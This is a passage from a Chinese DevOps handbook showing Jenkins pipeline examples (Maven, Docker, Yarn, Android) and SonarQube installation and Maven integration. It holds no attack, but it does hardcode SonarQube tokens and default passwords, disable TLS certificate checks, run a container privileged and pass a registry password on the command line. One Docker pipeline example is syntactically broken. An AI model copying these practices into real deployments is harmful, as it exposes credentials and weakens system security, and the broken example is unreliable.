"${rancherUrl}/workloads/deployment:${rancherNamespace}:${ranch
```

```
erService}"
}
```

5.10. Skip Certificate Check plugin

https://wiki.jenkins.io/display/JENKINS/Skip+Certificate+Check+plugin

```
[root@localhost ~]# tail -f /var/log/jenkins/jenkins.log

javax.net.ssl.SSLPeerUnverifiedException: peer not
authenticated
```

5.11. Android Sign Plugin

Android Sign Plugin 依赖 Credentials Plugin，因为 Credentials Plugin 只支持 PKCS#12 格式的证书，所以先需要将生成好的 JKS 证书转换为 PKCS#12 格式：

```
keytool -importkeystore -srckeystore netkiller.jks -
srcstoretype JKS -deststoretype PKCS12 -destkeystore
netkiller.p12
```

复制代码添加类型为 credential，选择上传证书文件，将 PKCS#12 证书上传到并配置好 ID，本项目中使用了 ANDROID_SIGN_KEY_STORE 作为 ID。

```
pipeline {
    ...
```

```
    stages {
        ...

        stage("Sign APK") {
            steps {
                echo 'Sign APK'
                signAndroidApks(
                    keyStoreId: "ANDROID_SIGN_KEY_STORE",
                    keyAlias: "tomczhen",
                    apksToSign: "**/*-prod-release-
unsigned.apk",
                    archiveSignedApks: false,
                    archiveUnsignedApks: false
                )
            }
        }

        ...
    }

    ...
}
```

6. Jenkinsfile Pipeline Example

6.1. Maven 子模块范例

Maven 子模块创建方法
https://www.netkiller.cn/java/build/maven.html#maven.module

目录结构

```
Project
    |
    |--- common (Shared)
    |      | ---pom.xml
    |--- project1 (depend common)
    |      |--- pom.xml
    |--- project2 (depend common)
    |      |--- pom.xml
    |---pom.xml
```

构建 父项目

```
pipeline {
    agent {
        label "default"
    }
    stages  {

        stage("检出") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
```

```
                )
            }
        }

        stage("构建") {
            steps {
                echo "构建中..."
                sh 'mvn package -Dmaven.test.skip=true' // mvn
示例
                archiveArtifacts artifacts: '**/target/*.jar',
fingerprint: true // 收集构建产物
                echo "构建完成."
            }
        }

        stage("测试") {
            steps {
                echo "单元测试中..."
                // 请在这里放置您项目代码的单元测试调用过程，例如：
                sh 'mvn test' // mvn 示例
                echo "单元测试完成."
                junit '**/target/surefire-reports/*.xml' // 收集
单元测试报告的调用过程
            }
        }

        stage("部署") {
            steps {
                echo "部署中..."
                echo "部署完成"
            }
        }
    }
}
```

构建共享项目

```
pipeline {
    agent {
        label "default"
```

```
    }
    stages  {

        stage("检出") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }

        stage("构建") {
            steps {
                echo "构建中..."
                dir(path: 'common') {
                        sh 'mvn package -Dmaven.test.skip=true'
// mvn 示例
                        archiveArtifacts artifacts:
'**/target/*.jar', fingerprint: true // 收集构建产物
                }
                echo "构建完成."
            }
        }

        stage("测试") {
            steps {
                echo "单元测试中..."
                sh 'mvn test' // mvn 示例
                echo "单元测试完成."
                junit 'target/surefire-reports/*.xml' // 收集单
元测试报告的调用过程
            }
        }

        stage("部署") {
            steps {
                echo "部署中..."
                dir(path: 'common') {
                        sh 'mvn install'
                }
                echo "部署完成"
            }
        }
```

```
    }
}
```

构建 project1 和 project2

```
pipeline {
    agent {
        label "default"
    }
    stages  {

        stage("检出") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }
                stage("共享库") {
            steps {
                echo "构建中..."
                dir(path: 'common') {
                        sh 'mvn install -Dmaven.test.skip=true'
// mvn 示例
                        archiveArtifacts artifacts:
'**/target/*.jar', fingerprint: true // 收集构建产物
                }
                echo "构建完成."
            }
        }
        stage("构建") {
            steps {
                echo "构建中..."
                    dir(path: 'project1') {
                    sh 'mvn package -Dmaven.test.skip=true' //
mvn 示例
                            archiveArtifacts artifacts:
'**/target/*.jar', fingerprint: true // 收集构建产物
```

```
                }
                echo "构建完成."

            }
        }

        stage("测试") {
            steps {
                echo "单元测试中..."
                sh 'mvn test' // mvn 示例
                echo "单元测试完成."
                junit 'target/surefire-reports/*.xml' // 收集单
元测试报告的调用过程
            }
        }

        stage("部署") {
            steps {
                echo "部署中..."
                // 部署脚本
                echo "部署完成"
            }
        }
    }
}
```

6.2. 使用指定镜像构建

```
pipeline {
    agent any
    stages {
        stage("Checkout") {
            steps {
                sh 'ci-init'
                checkout(
                        [$class           : 'GitSCM', branches:
[[name: env.GIT_BUILD_REF]],
                         userRemoteConfigs: [[url:
env.GIT_REPO_URL]]]
                )
```

```
            }
        }


        stage("Compile") {

            // 构建的 docker 镜像
            agent {
                docker { image 'maven' }
            }

            steps {
                echo "构建中..."
                sh 'mvn -v'
                sh 'mvn compile'
            }
        }


        stage('Test') {

            agent {
                docker { image 'maven' }
            }

            steps {
                echo '单元测试...'
                sh 'mvn test'
                junit 'target/surefire-reports/*.xml'
            }

        }

        stage("Deploy") {
            steps {
                echo "部署中..."
                echo "部署完成"
            }
        }
    }
}
```

6.3. 命令行制作 Docker 镜像

```
pipeline {
    agent any
    stages {

        stage('Build') {

            steps {
                echo '编译中...'
                // 编译 docker 镜像
                sh "docker build $tag $contextPath"
            }

        }

        stage('Push Image') {

            steps {

                sh "echo ${REGISTRY_PASS} | docker login -u
${REGISTRY_USER} --password-stdin ${REGISTRY_URL}"
                sh "docker tag ${image} ${registry_image}"
                sh "docker push ${registry_image}"

            }

        }

    }
}
```

```
pipeline {

    agent any

    stages {
        stage("Checkout") {
```

```
          steps {
            checkout([
              $class: 'GitSCM',
              branches: [[name: env.GIT_COMMIT]],
              extensions: [[$class: 'PruneStaleBranch']],
              userRemoteConfigs: [[
                url: env.GIT_REPO_URL,
                refspec: "+refs/heads/*:refs/remotes/origin/*"
              ]]
            ])

            sh '''
                #!/bin/bash
                echo ${GIT_COMMIT}
                echo ${REF}
                echo ${GIT_LOCAL_BRANCH}
            '''
          }
        }

        stage('Build') {
            steps{
                echo "Building begin"
                script{
                    // 设置镜像名
                    env.BUILD_MODULE = "common"
                    env.DOCKER_IMAGE_TAG = env.BUILD_MODULE +
':' + env.GIT_COMMIT
                    env.DOCKER_REMOTE_IMAGE_TAG =
"${env.REGISTRY_URL}/${env.DOCKER_IMAGE_TAG}"

                    sh "docker login ${DOCKER_REGISTER_URL} -u
${DOCKER_REPOSITORY_USERNAME} -p ${DOCKER_REPOSITORY_PASSWORD}"

                    def statusCode = sh(script:"docker pull
${DOCKER_REMOTE_IMAGE_TAG}", returnStatus:true)

                                            // 判断该镜像在仓库是否存在
                    if (statusCode != 0) {

                        sh '''
                        #!/bin/bash

                        # build docker image
                        docker build . -f Dockerfile -t
```

```
${DOCKER_IMAGE_TAG}

                        # tag docker image
                        docker tag ${DOCKER_IMAGE_TAG}
${DOCKER_REMOTE_IMAGE_TAG}

                    }
                }
                echo "Build end"
            }
        }

        stage('Deploy') {
            steps{
                echo "Deploying begin"
                script{
                        # push to
                        docker push ${DOCKER_REMOTE_IMAGE_TAG}

                        # rm
                        docker rmi ${DOCKER_IMAGE_TAG}
                        docker rmi ${DOCKER_REMOTE_IMAGE_TAG}
                        '''
                }
                echo "Deploy end"
            }
        }
    }
}
```

6.4. Yarn

```
pipeline {
    agent {
        label "default"
    }
    stages  {

        stage("检出") {
            steps {
```

```
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }
                stage("环境") {
                steps {
                sh 'apt install -y apt-transport-https'
                sh "curl -sS
https://dl.yarnpkg.com/debian/pubkey.gpg | apt-key add -"
                sh 'echo "deb https://dl.yarnpkg.com/debian/
stable main" | tee /etc/apt/sources.list.d/yarn.list'
                sh 'cat /etc/apt/sources.list.d/yarn.list'
                sh 'apt update && apt install -y yarn'
                sh 'yarn --version'
            }
        }
        stage("构建") {
            steps {
                echo "构建中..."
                sh 'yarn add webpack'
                sh 'node -v'
            }
        }

        stage("测试") {
            steps {
                echo "单元测试中..."
            }
        }

        stage("部署") {
            steps {
                // sh './deploy.sh'
            }
        }
    }
}
```

6.5. Android

进入项目目录，找到 local.properties 文件，打开文件

```
## This file is automatically generated by Android Studio.
# Do not modify this file -- YOUR CHANGES WILL BE ERASED!
#
# This file should *NOT* be checked into Version Control
Systems,
# as it contains information specific to your local
configuration.
#
# Location of the SDK. This is only used by Gradle.
# For customization when using a Version Control System, please
read the
# header note.
sdk.dir=/Users/neo/Library/Android/sdk
```

sdk.dir 是 Android SDK 存放目录，进入该目录

```
neo@MacBook-Pro ~ % ll /Users/neo/Library/Android/sdk/
total 0
drwxr-xr-x   3 neo  staff    96B Oct 23 09:56 build-tools
drwxr-xr-x  18 neo  staff   576B Oct 23 09:55 emulator
drwxr-xr-x   6 neo  staff   192B Oct 23 10:21 extras
drwxr-xr-x   3 neo  staff    96B Oct 23 11:35 fonts
drwxr-xr-x   4 neo  staff   128B Oct 23 11:00 licenses
drwxr-xr-x   3 neo  staff    96B Oct 23 09:55 patcher
drwxr-xr-x  19 neo  staff   608B Oct 23 09:56 platform-tools
drwxr-xr-x   4 neo  staff   128B Oct 23 10:23 platforms
drwxr-xr-x  24 neo  staff   768B Oct 23 10:57 skins
drwxr-xr-x   4 neo  staff   128B Oct 23 10:23 sources
drwxr-xr-x   4 neo  staff   128B Oct 24 15:06 system-images
drwxr-xr-x  14 neo  staff   448B Oct 23 09:55 tools

neo@MacBook-Pro ~ % ll /Users/neo/Library/Android/sdk/licenses
total 16
-rw-r--r--  1 neo  staff    41B Oct 23 10:23 android-sdk-
license
-rw-r--r--  1 neo  staff    41B Oct 23 11:00 android-sdk-
```

```
preview-license

neo@MacBook-Pro ~ % cat
/Users/neo/Library/Android/sdk/licenses/android-sdk-license

d56f5187479451eabf01fb78af6dfcb131a6481e
```

/Users/neo/Library/Android/sdk/licenses/android-sdk-license 便是当前 Android SDK License 文件

如果你安装了多个版本的 SDK，例如 android-26， android-27，android-28 可以看到三行字串。

```
24333f8a63b6825ea9c5514f83c2829b004d1fee 这是 Android 8.0 -
android-26
d56f5187479451eabf01fb78af6dfcb131a6481e 这是 Android 9.0 -
android-28
```

```
pipeline {
        agent any
    stages  {

        stage("Checkout") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }

        stage("Android SDK") {
            steps {
                script{
```

```
                        if (fileExists('sdk-tools-linux-
4333796.zip')) {
                                            echo 'Android SDK 已安
装'
                                            } else {
                                            echo '安装 Android SDK'

                                    sh '''
# rm -rf sdk-tools-linux-4333796.* tools platforms platform-
tools
wget https://dl.google.com/android/repository/sdk-tools-linux-
4333796.zip
unzip sdk-tools-linux-4333796.zip
                                            '''


                                    sh 'yes|tools/bin/sdkmanager --
licenses'
                                    //sh 'yes|tools/bin/sdkmanager
"platform-tools" "build-tools;26.0.3" "platforms;android-26"'
// andorid 8.0
                                    //sh 'yes|tools/bin/sdkmanager
"platform-tools" "platforms;android-27"' // andorid 8.1
                                    sh 'yes|tools/bin/sdkmanager
"platform-tools" "platforms;android-28"'        // andorid 9.0
                                    sh '(while sleep 3; do echo
"y"; done) | tools/android update sdk -u'

                                    sh 'tools/bin/sdkmanager --
list'
                            }
                }
                echo '安装 Android SDK License'
                writeFile(file: 'platforms/licenses/android-
sdk-license', text: '''
8933bad161af4178b1185d1a37fbf41ea5269c55
24333f8a63b6825ea9c5514f83c2829b004d1fee
d56f5187479451eabf01fb78af6dfcb131a6481e
                                            ''')
                                    sh 'ls -1 platforms'
            }
        }

        stage("Build") {
            steps {
                echo "构建中..."
```

```
                sh './gradlew'
                echo "构建完成."
            }
        }
        stage("Test") {
            steps {
                echo "单元测试中..."
                sh './gradlew test'
                echo "单元测试完成."
                //junit 'app/build/test-results/*/*.xml'
            }
        }
        stage("Package") {
            steps {
                sh './gradlew assemble'
                // 收集构建产物
                archiveArtifacts artifacts:
'app/build/outputs/apk/*/*.apk', fingerprint: true
            }
        }

        stage("Deploy") {
            steps {
                echo "部署中..."
                // sh './deploy.sh' // 自研部署脚本
                echo "部署完成"
            }
        }
    }
}
```

第 119 章 SonarQube

https://www.sonarqube.org

1. 安装

1.1. Kubernetes 安装 SonarQube

```
import sys, os

sys.path.insert(0, '/Users/neo/workspace/GitHub/devops')
from netkiller.kubernetes import *

namespace = 'default'

service = Service()
service.metadata().name('sonarqube')
service.metadata().namespace(namespace)
service.spec().selector({'app': 'sonarqube'})
service.spec().type('NodePort')
service.spec().ports([{
        'name': 'sonarqube',
        'protocol': 'TCP',
        'port': 80,
        'targetPort': 9000
}])

statefulSet = StatefulSet()
statefulSet.metadata().namespace(namespace)
statefulSet.metadata().name('sonarqube').labels({'app':
'sonarqube'})
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('sonarqube')
statefulSet.spec().selector({'matchLabels': {'app':
'sonarqube'}})
statefulSet.spec().template().metadata().labels({'app':
'sonarqube'})
```

```
statefulSet.spec().template().spec().containers(
).name('postgresql').image('postgres:latest').ports([{
        'containerPort': 5432
}]).env([
                {'name': 'TZ', 'value': 'Asia/Shanghai'},
                {'name': 'LANG', 'value': 'en_US.UTF-8'},
                {'name': 'POSTGRES_USER', 'value': 'sonar'},
                {'name': 'POSTGRES_PASSWORD', 'value': 'sonar'}
]).volumeMounts([
        {
                'name': 'postgresql',
                'mountPath': '/var/lib/postgresql'
        },
        {
                'name': 'postgresql',
                'mountPath': '/var/lib/postgresql/data',
                'subPath' : 'data'
        },
])

statefulSet.spec().template().spec().containers(
).name('sonarqube').image('sonarqube:community').ports([{
        'containerPort': 9000
}]).env([
                {'name': 'TZ', 'value': 'Asia/Shanghai'},
                {'name': 'LANG', 'value': 'en_US.UTF-8'},
                {'name': 'SONAR_JDBC_URL', 'value':
'jdbc:postgresql://localhost:5432/sonar'},
                {'name': 'SONAR_JDBC_USERNAME', 'value':
'sonar'},
                {'name': 'SONAR_JDBC_PASSWORD', 'value':
'sonar'}
]).resources().livenessProbe().readinessProbe().volumeMounts([
        {
                'name': 'sonarqube',
                'mountPath': '/opt/sonarqube/data',
                'subPath' : 'data'
        },
        {
                'name': 'sonarqube',
                'mountPath': '/opt/sonarqube/extensions',
                'subPath' : 'extensions'
        },
]).securityContext({'privileged': True})
```

```
statefulSet.spec().template().spec().volumes([
        {
        'name': 'sonarqube',
        'persistentVolumeClaim': {
                'claimName': 'sonarqube'
        }
},
        {
        'name': 'postgresql',
        'persistentVolumeClaim': {
                'claimName': 'postgresql'
        }
}
])
statefulSet.spec().volumeClaimTemplates([{
        'metadata':{'name': 'sonarqube'},
        'spec':{
                'accessModes': [ "ReadWriteOnce" ],
                'storageClassName': "local-path",
                'resources':{'requests':{'storage': '2Gi'}}
        }
},{
        'metadata':{'name': 'postgresql'},
        'spec':{
                'accessModes': [ "ReadWriteOnce" ],
                'storageClassName': "local-path",
                'resources':{'requests':{'storage': '2Gi'}}
        }
}
])


ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('sonarqube')
ingress.metadata().namespace(namespace)
ingress.spec().rules([
{
        'host': 'sonarqube.netkiller.cn',
        'http':{
                'paths': [{
                        'pathType':
Define.Ingress.pathType.Prefix,
                        'path': '/',
                        'backend':{
```

```
                                'service':{
                                        'name':'sonarqube',
                                        'port':{'number': 80}
                                }
                        }}]}
}
])

compose = Compose('development')
compose.add(service)
compose.add(statefulSet)
compose.add(ingress)

kubeconfig = '/Users/neo/workspace/kubernetes/office.yaml'
# kubeconfig = os.path.expanduser('~/workspace/ops/k3s.yaml')

kubernetes = Kubernetes(kubeconfig)
kubernetes.compose(compose)
kubernetes.main()
```

连接 sonarqube，注意在容器内部访问 sonarqube 的地址是 sonar.host.url=http://sonarqube.default.svc.cluster.local，如果是外部连接才需要走 ingress sonar.host.url=http://sonarqube.netkiller.cn，还要注意一点 kubernetes service 端口是80 不是 9000

```
sonarqube-check:
        stage: test
        image: registry.netkiller.cn/share/maven:3.8.6-openjdk-
11
        variables:
                # SONAR_USER_HOME: "${CI_PROJECT_DIR}/.sonar"
# Defines the location of the analysis task cache
                GIT_DEPTH: "0"  # Tells git to fetch all the
branches of the project, required by the analysis task
        cache:
                key: "${CI_JOB_NAME}"
                paths:
                - .sonar/cache
        # before_script:
```

```
                # - cat ${MODULE}/pom.xml
        script:
                - mvn -T 1C clean verify sonar:sonar -
Dsonar.projectKey=end-fscs -
Dsonar.host.url=http://sonarqube.default.svc.cluster.local -
Dsonar.login=sqp_d1edb4be69ecc1b3b0ef66f06c4e395822a16a58
        only:
                - office
                - dev
                - test
        tags:
                - kubernetes
        allow_failure: true
```

还有一点需要注意，必须使用 openjdk-11，SonarQube 不支持 Java 1.8

1.2. Docker

```
docker volume create --name sonarqube_data
docker volume create --name sonarqube_logs
docker volume create --name sonarqube_extensions

docker run -d --name sonarqube \
    -p 9000:9000 \
    -e
SONAR_JDBC_URL=jdbc:postgresql://db.netkiller.cn:5432/sonar \
    -e SONAR_JDBC_USERNAME=sonar \
    -e SONAR_JDBC_PASSWORD=sonar \
    -v sonarqube_data:/opt/sonarqube/data \
    -v sonarqube_extensions:/opt/sonarqube/extensions \
    -v sonarqube_logs:/opt/sonarqube/logs \
    sonarqube:community
```

Docker compose

```
version: "3"

services:
  sonarqube:
    container_name: sonarqube
    image: sonarqube:community
    restart: always
    depends_on:
      - db
    environment:
      SONAR_JDBC_URL: jdbc:postgresql://db:5432/sonar
      SONAR_JDBC_USERNAME: sonar
      SONAR_JDBC_PASSWORD: sonar
    volumes:
      - sonarqube_data:/opt/sonarqube/data
      - sonarqube_extensions:/opt/sonarqube/extensions
      - sonarqube_logs:/opt/sonarqube/logs
    ports:
      - "9000:9000"
  db:
    container_name: postgresql
    image: postgres:latest
    restart: always
    environment:
      POSTGRES_USER: sonar
      POSTGRES_PASSWORD: sonar
    volumes:
      - postgresql:/var/lib/postgresql
      - postgresql_data:/var/lib/postgresql/data

volumes:
  sonarqube_data:
  sonarqube_extensions:
  sonarqube_logs:
  postgresql:
  postgresql_data:
```

/etc/sysctl.conf 增加配置项，否则无法启动 sonarqube，提示 sonarqube | bootstrap check failure [1] of [1]: max virtual memory areas vm.max_map_count [65530] is too low, increase to at least [262144]

```
vm.max_map_count=655360
```

1.3. netkiller-devops 安装

```
pip install netkiller-devops
```

创建 sonarqube 文件

```
#!/usr/bin/env python3
from netkiller.docker import *

projectVolume = Volumes()
projectVolume.create('sonarqube_data')
projectVolume.create('sonarqube_extensions')
projectVolume.create('sonarqube_logs')
projectVolume.create('postgresql')
projectVolume.create('postgresql_data')
# projectVolume.create('')

sonarqube = Services('sonarqube')
sonarqube.container_name('sonarqube').image('sonarqube:commun
ity').restart('always').ports("9000:9000")
sonarqube.environment([

'SONAR_JDBC_URL=jdbc:postgresql://postgresql:5432/sonar',
        'SONAR_JDBC_USERNAME=sonar',
        'SONAR_JDBC_PASSWORD=sonar'
]).volumes([
        'sonarqube_data:/opt/sonarqube/data',
    'sonarqube_extensions:/opt/sonarqube/extensions',
    'sonarqube_logs:/opt/sonarqube/logs'
]).depends_on('postgresql')
```

```
postgresql = Services('postgresql')
postgresql.container_name('postgresql').image('postgres:lates
t').restart('always')
postgresql.environment([
        'POSTGRES_USER=sonar',
    'POSTGRES_PASSWORD=sonar'
]).volumes([
        'postgresql:/var/lib/postgresql',
    'postgresql_data:/var/lib/postgresql/data'
])

project = Composes('project')
project.version('3.9')
project.volumes(projectVolume)
project.services(sonarqube)
project.services(postgresql)

if __name__ == '__main__':
        try:
                docker = Docker()
                docker.environment(project)
                docker.main()
        except KeyboardInterrupt:
                print ("Crtl+C Pressed. Shutting down.")
```

1.4. SonarScanner

Docker 安装

```
docker run \
    --rm \
    -e SONAR_HOST_URL="http://${SONARQUBE_URL}" \
    -e SONAR_LOGIN="myAuthenticationToken" \
    -v "${YOUR_REPO}:/usr/src" \
    sonarsource/sonar-scanner-cli
```

本地安装

SonarQube 必须使用 Java 11

```
[root@localhost ~]# dnf install java-11-openjdk java-11-
openjdk-devel
```

安装 SonarScanner

```
```

2. 配置

2.1. 登陆 SonarQube

登陆 SonarQube，默认用户：admin， 密码：admin http://localhost:9000



首次登陆会提示修改密码



登陆成功



2.2. 本地 maven 执行 SonarQube

手工创建一个项目



输入项目名称和密钥，然后点击“Set Up” 按钮



点击 "Locally" 分析本地项目



输入项目名称，点击“Generate”按钮生成 Token



将 Token 保存好，然后点击 “Continue” 按钮继续



选择你的构建方式，我使用的是 Maven



复制 Maven 命令，然后在你的项目下面执行。



```
mvn clean verify sonar:sonar \
  -Dsonar.projectKey=test \
  -Dsonar.host.url=http://192.168.30.20:9000 \
  -Dsonar.login=e4294feaa6e9f830bdb109a310de6cd59f3a0443
```

执行会输出下面信息

```
[INFO] ----------------------< cn.netkiller:alertmanager >----------------------
[INFO] Building alertmanager 0.0.1
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- sonar-maven-plugin:3.9.0.2155:sonar (default-cli) @ alertmanager ---
[INFO] User cache: /Users/neo/.sonar/cache
[INFO] SonarQube version: 9.1.0
[INFO] Default locale: "en_CN", source code encoding: "UTF-8"
[INFO] Load global settings
[INFO] Load global settings (done) | time=199ms
[INFO] Server id: 243B8A4D-AXz9icqihL5ZxuJK9yra
[INFO] User cache: /Users/neo/.sonar/cache
[INFO] Load/download plugins
[INFO] Load plugins index
[INFO] Load plugins index (done) | time=81ms
[INFO] Load/download plugins (done) | time=316ms
[INFO] Process project properties
[INFO] Process project properties (done) | time=13ms
[INFO] Execute project builders
[INFO] Execute project builders (done) | time=1ms
[INFO] Project key: test
[INFO] Base dir: /Users/neo/workspace/alertmanager-webhook
[INFO] Working dir: /Users/neo/workspace/alertmanager-webhook/target/sonar
[INFO] Load project settings for component key: 'test'
[INFO] Load project settings for component key: 'test' (done) | time=58ms
[INFO] Load quality profiles
[INFO] Load quality profiles (done) | time=203ms
[INFO] Load active rules
[INFO] Load active rules (done) | time=5861ms
[INFO] Indexing files...
[INFO] Project configuration:
[INFO] 7 files indexed
[INFO] 0 files ignored because of scm ignore settings
[INFO] Quality profile for java: Sonar way
[INFO] Quality profile for xml: Sonar way
[INFO] ------------- Run sensors on module alertmanager
[INFO] Load metrics repository
[INFO] Load metrics repository (done) | time=67ms
[INFO] Sensor JavaSensor [java]
[INFO] Configured Java source version (sonar.java.source): 17
[INFO] JavaClasspath initialization
[INFO] JavaClasspath initialization (done) | time=10ms
[INFO] JavaTestClasspath initialization
[INFO] JavaTestClasspath initialization (done) | time=1ms
[INFO] Java "Main" source files AST scan
[INFO] 5 source files to be analyzed
[INFO] Load project repositories
[INFO] Load project repositories (done) | time=63ms
[INFO] 5/5 source files have been analyzed
[INFO] Java "Main" source files AST scan (done) | time=2271ms
[INFO] Java "Test" source files AST scan
[INFO] 1 source file to be analyzed
[INFO] 1/1 source file has been analyzed
[INFO] Java "Test" source files AST scan (done) | time=41ms
[INFO] No "Generated" source files to scan.
[INFO] Sensor JavaSensor [java] (done) | time=2833ms
[INFO] Sensor CSS Rules [cssfamily]
[INFO] No CSS, PHP, HTML or VueJS files are found in the project. CSS analysis is skipped.
[INFO] Sensor CSS Rules [cssfamily] (done) | time=1ms
[INFO] Sensor JaCoCo XML Report Importer [jacoco]
[INFO] 'sonar.coverage.jacoco.xmlReportPaths' is not defined. Using default locations:
target/site/jacoco/jacoco.xml,target/site/jacoco-
it/jacoco.xml,build/reports/jacoco/test/jacocoTestReport.xml
```

```
[INFO] No report imported, no coverage information will be imported by JaCoCo XML Report
Importer
[INFO] Sensor JaCoCo XML Report Importer [jacoco] (done) | time=2ms
[INFO] Sensor C# Project Type Information [csharp]
[INFO] Sensor C# Project Type Information [csharp] (done) | time=0ms
[INFO] Sensor C# Analysis Log [csharp]
[INFO] Sensor C# Analysis Log [csharp] (done) | time=55ms
[INFO] Sensor C# Properties [csharp]
[INFO] Sensor C# Properties [csharp] (done) | time=0ms
[INFO] Sensor SurefireSensor [java]
[INFO] parsing [/Users/neo/workspace/alertmanager-webhook/target/surefire-reports]
[INFO] Sensor SurefireSensor [java] (done) | time=2ms
[INFO] Sensor JavaXmlSensor [java]
[INFO] 1 source file to be analyzed
[INFO] 1/1 source file has been analyzed
[INFO] Sensor JavaXmlSensor [java] (done) | time=201ms
[INFO] Sensor HTML [web]
[INFO] Sensor HTML [web] (done) | time=2ms
[INFO] Sensor XML Sensor [xml]
[INFO] 1 source file to be analyzed
[INFO] 1/1 source file has been analyzed
[INFO] Sensor XML Sensor [xml] (done) | time=179ms
[INFO] Sensor VB.NET Project Type Information [vbnet]
[INFO] Sensor VB.NET Project Type Information [vbnet] (done) | time=14ms
[INFO] Sensor VB.NET Analysis Log [vbnet]
[INFO] Sensor VB.NET Analysis Log [vbnet] (done) | time=42ms
[INFO] Sensor VB.NET Properties [vbnet]
[INFO] Sensor VB.NET Properties [vbnet] (done) | time=0ms
[INFO] ------------- Run sensors on project
[INFO] Sensor Zero Coverage Sensor
[INFO] Sensor Zero Coverage Sensor (done) | time=23ms
[INFO] Sensor Java CPD Block Indexer
[INFO] Sensor Java CPD Block Indexer (done) | time=23ms
[INFO] SCM Publisher SCM provider for this project is: git
[INFO] SCM Publisher 7 source files to be analyzed
[INFO] SCM Publisher 7/7 source files have been analyzed (done) | time=169ms
[INFO] CPD Executor 1 file had no CPD blocks
[INFO] CPD Executor Calculating CPD for 4 files
[INFO] CPD Executor CPD calculation finished (done) | time=7ms
[INFO] Analysis report generated in 56ms, dir size=142.8 kB
[INFO] Analysis report compressed in 60ms, zip size=34.4 kB
[INFO] Analysis report uploaded in 121ms
[INFO] ------------- Check Quality Gate status
[INFO] Waiting for the analysis report to be processed (max 300s)
[INFO] QUALITY GATE STATUS: PASSED - View details on http://localhost:9000/dashboard?id=test
[INFO] Analysis total time: 23.392 s
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  01:15 min
[INFO] Finished at: 2021-11-08T15:21:59+08:00
[INFO] ------------------------------------------------------------------------
```

Maven 执行完成之后 SonarQube 会自动展示分析结果



这种方式需要手工执行 Maven，每次都需要指定三个参数，-Dsonar.projectKey=test -Dsonar.host.url=http://192.168.30.20:9000 -Dsonar.login=e4294feaa6e9f830bdb109a310de6cd59f3a0443，有没有更好的解决方案呢?

我们可以将这些参数写入到 setting.xml / pom.xml 文件，方法如下:

project/build/plugins 下面增加 sonar-maven-plugin

```
                        <plugin>
                                <groupId>org.sonarsource.scanner.maven</groupId>
                                <artifactId>sonar-maven-plugin</artifactId>
                                <version>3.9.0.2155</version>
                        </plugin>
```

project/profiles 下面增加 sonar，profile 有两种写法，一种是使用用户名和密码，另一种是使用token

```
                <profile>
                        <id>sonar</id>
                        <activation>
                                <activeByDefault>true</activeByDefault>
                        </activation>
                        <properties>
                                <!-- Optional URL to server. Default value is
http://localhost:9000 -->
                                <sonar.host.url>http://localhost:9000</sonar.host.url>
                                <sonar.login>admin</sonar.login>
                                <sonar.password>your_password</sonar.password>
                                <!-- <sonar.inclusions>**/*.java,**/*.xml</sonar.inclusions> --
>
                                <!-- <sonar.exclusions>**/cn/netkiller/test/*
</sonar.exclusions> -->
                        </properties>
                </profile>

                <profile>
                        <id>sonar</id>
                        <activation>
                                <activeByDefault>true</activeByDefault>
                        </activation>
                        <properties>
                                <!-- Optional URL to server. Default value is
http://localhost:9000 -->
                                <sonar.host.url>http://localhost:9000</sonar.host.url>

<sonar.login>510966107d69cd32448fcc4372d1383e8d21092b</sonar.login>
                                <sonar.password></sonar.password>
                        </properties>
                </profile>
```

配置完成之后使用 mvn verify sonar:sonar 测试

```
Neo-iMac:microservice neo$ mvn verify sonar:sonar -Dmaven.test.skip=true
```

下面是完整的例子

例 119.1. SonarQube pom.xml 配置

```
```

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
        <modelVersion>4.0.0</modelVersion>

        <groupId>cn.netkiller</groupId>
        <artifactId>microservice</artifactId>
        <version>0.0.1-SNAPSHOT</version>
        <packaging>pom</packaging>

        <name>microservice</name>
        <url>http://www.netkiller.cn</url>
        <description>Demo project for Spring Boot</description>

        <organization>
                <name>Netkiller Spring Cloud 手札</name>
                <url>http://www.netkiller.cn</url>
        </organization>

        <developers>
                <developer>
                        <name>Neo</name>
                        <email>netkiller@msn.com</email>
                        <organization>Netkiller Spring Cloud 手札</organization>
                        <organizationUrl>http://www.netkiller.cn</organizationUrl>
                        <roles>
                                <role>Author</role>
                        </roles>
                </developer>
        </developers>

        <properties>
                <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
                <project.reporting.outputEncoding>UTF-8</project.reporting.outputEncoding>
                <java.version>17</java.version>
                <maven.compiler.source>${java.version}</maven.compiler.source>
                <maven.compiler.target>${java.version}</maven.compiler.target>
                <maven.compiler.release>${java.version}</maven.compiler.release>
                <spring-boot.version>2.4.0.RELEASE</spring-boot.version>
                <spring-cloud.version>2020.0.4</spring-cloud.version>
                <!-- <docker.registry>127.0.0.1:5000</docker.registry> -->
                <docker.registry>registry.netkiller.cn:5000</docker.registry>
                <docker.registry.name>netkiller</docker.registry.name>
                <docker.image.prefix>netkiller</docker.image.prefix>
                <docker.image>mcr.microsoft.com/java/jre:15-zulu-alpine</docker.image>
        </properties>

        <repositories>
                <repository>
                        <id>alimaven</id>
